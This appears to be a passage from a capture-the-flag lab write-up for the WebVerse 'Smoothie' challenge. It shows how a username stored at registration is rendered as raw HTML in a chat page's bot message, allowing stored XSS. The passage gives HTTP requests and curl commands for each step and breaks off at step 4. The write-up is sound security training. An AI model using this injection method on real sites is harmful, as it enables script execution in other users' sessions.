Quick note: Smoothie was reproduced on 10 September 2026 with Caido and Chromium. The temporary hostname remains visible because it keeps the screenshots easy to follow. Passwords, session cookies, and the challenge flag are redacted. A new lab instance will have a different hostname, so replace
<LAB_HOST>and<INSTANCE_ID>in the examples before using them.
Executive Summary
Smoothie lets a new user choose a username during registration. The application stores that value and later places it in two locations on /chat.php.
The page header treated the username as text. The first bot message treated the same value as HTML. An inert <b> marker made that difference easy to see before any JavaScript was introduced.
The final test used a small img/onerror payload that only set a local DOM attribute. Registration alone left /__status.php at solved:false. After Chromium opened /chat.php, the console returned the expected marker and the same status endpoint changed to solved:true.
Confirmed finding: Smoothie stores a user-controlled username and inserts it as raw HTML inside the first bot message. This allows stored XSS when the authenticated chat page is rendered.
1. Report Profile
| Field | Verified value |
|---|---|
| Platform | WebVerse |
| Lab | Smoothie |
| Difficulty | Medium |
| Reproduction date | 10 September 2026 |
| Account requirement | Ordinary self-created lab account |
| Storage point | POST /register.php, parameter username |
| Render point | First server-generated bot message on GET /chat.php |
| Safe comparison | The same username is HTML-escaped in the page header |
| Runtime proof | document.body.dataset.mmp returned 6b0a9756 |
| Status check | GET /__status.php changed from solved:false to solved:true |
| Primary weakness | CWE-79: Improper Neutralization of Input During Web Page Generation |
| Supporting weakness | CWE-116: Improper Encoding or Escaping of Output |
| Evidence | Browser, Caido, Chromium DevTools, and WebVerse solved state |
| Caido reproduction | Passed |
| Terminal reproduction | Not performed for this case |
Verified Attack Chain
Open a fresh Smoothie instance
  > map the registration and chat routes
Create a normal account
  > username appears in the first bot message
Register an inert HTML username
  > header escapes it
  > first bot message renders it as markup
Create a new account in Caido Replay
  > stored img/onerror DOM-marker payload
Check /__status.php before opening /chat.php
  > solved:false and flag:null
Place the new sm_sid in Chromium
  > block automatic /__status.php polling
Open /chat.php
  > event handler runs in the Smoothie origin
Read document.body.dataset.mmp
  > 6b0a9756
Check /__status.php once more
  > solved:true and WEBVERSE{REDACTED}
WebVerse challenge solved
  > stop
2. Scope and Evidence Limits
The reproduction stayed inside one fresh Smoothie lab instance. It stopped after the objective was confirmed.
- The normal account, inert HTML account, and XSS account were all controlled test accounts.
- The XSS payload changed only
document.body.dataset.mmp. It did not read cookies, send data elsewhere, or perform a state-changing application action. - The status endpoint was checked before and after the browser render with the same XSS-account session.
- Automatic status polling was blocked in Chromium during the runtime check. This kept the console proof separate from the final Caido status request.
- The first status attempt still contained a copied registration body. Its response was recorded, but the request was repeated cleanly before it was used as evidence.
- The proof confirms JavaScript execution in the user’s own authenticated session. A second user, staff view, or administrator view was not tested.
- No standalone Terminal reproduction was performed. The
curlsnippets below only show the equivalent HTTP shape for readers who prefer the CLI. - The visible host is temporary and may already be expired. Readers must use their own current instance.
The root cause matches MITRE CWE-79. MITRE CWE-116 supports the specific output-encoding mistake seen between the two username locations.
3. Evidence-Led Chronological Reproduction
The order matters in this case. Opening the XSS account’s chat page too early would execute the stored event handler before the negative status check.
- Open the fresh application and map the registration route.
- Create a normal account and confirm where the username appears.
- Use an inert HTML username to compare the header and bot-message sinks.
- Create the XSS account through Caido Replay without following the redirect.
- Check that the new account is still unsolved.
- Move that account’s
sm_sidinto Chromium. - Block automatic
/__status.phppolling. - Open
/chat.phpand read the local DOM marker in the console. - Return to Caido, check
/__status.phponce, and stop after the solved response.
4. Caido/Burp Reproduction
Step 1: Open the Fresh Instance
The first browser load confirmed the application and current temporary host.
GET / HTTP/1.1
Host: <LAB_HOST>
Equivalent command:
curl -i -sS 'https://<LAB_HOST>/'

Figure 1: Fresh application. The public page exposes the menu, chat, login, and registration links.

Figure 2: Root request. The request is tied to the fresh 6b0a9756 instance.

Figure 3: Root response. The application returns 200 OK and the normal Smoothie HTML. The response also uses Content-Security-Policy-Report-Only, which reports policy violations but does not block this inline handler.
Step 2: Map the Registration Form
The Join link opened /register.php with username and password fields.
GET /register.php HTTP/1.1
Host: <LAB_HOST>
Equivalent command:
curl -i -sS 'https://<LAB_HOST>/register.php'

Figure 4: Registration form. The username is a normal account field, not a chat message.

Figure 5: Registration request. Existing cookie values are removed, while the method, route, and host remain visible.

Figure 6: Registration response. The server returns the expected form with 200 OK.
Step 3: Create a Normal Account
The first account used the plain username Mdk22Lab. This recorded the normal registration and chat behavior before any HTML was added.
POST /register.php HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=Mdk22Lab&password=<LAB_PASSWORD>
Equivalent command:
curl -i -sS -c smoothie-baseline.cookies -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'username=Mdk22Lab' \
  --data-urlencode 'password=<LAB_PASSWORD>' \
  'https://<LAB_HOST>/register.php'

Figure 7: Normal account request. The password and reusable cookie are removed. The username and request body structure stay visible.

Figure 8: Registration result. The application accepts the account and redirects to /chat.php.

Figure 9: Browser baseline. Mdk22Lab appears in both the header and the first bot message.
Step 4: Confirm the First Bot Message in Raw HTML
Caido captured the authenticated page request and both username locations in the response.
GET /chat.php HTTP/1.1
Host: <LAB_HOST>
Cookie: sm_sid=<REDACTED>
Equivalent command:
curl -i -sS -b smoothie-baseline.cookies \
  'https://<LAB_HOST>/chat.php'

Figure 10: Authenticated chat request. The sm_sid value is removed, but the request context remains intact.
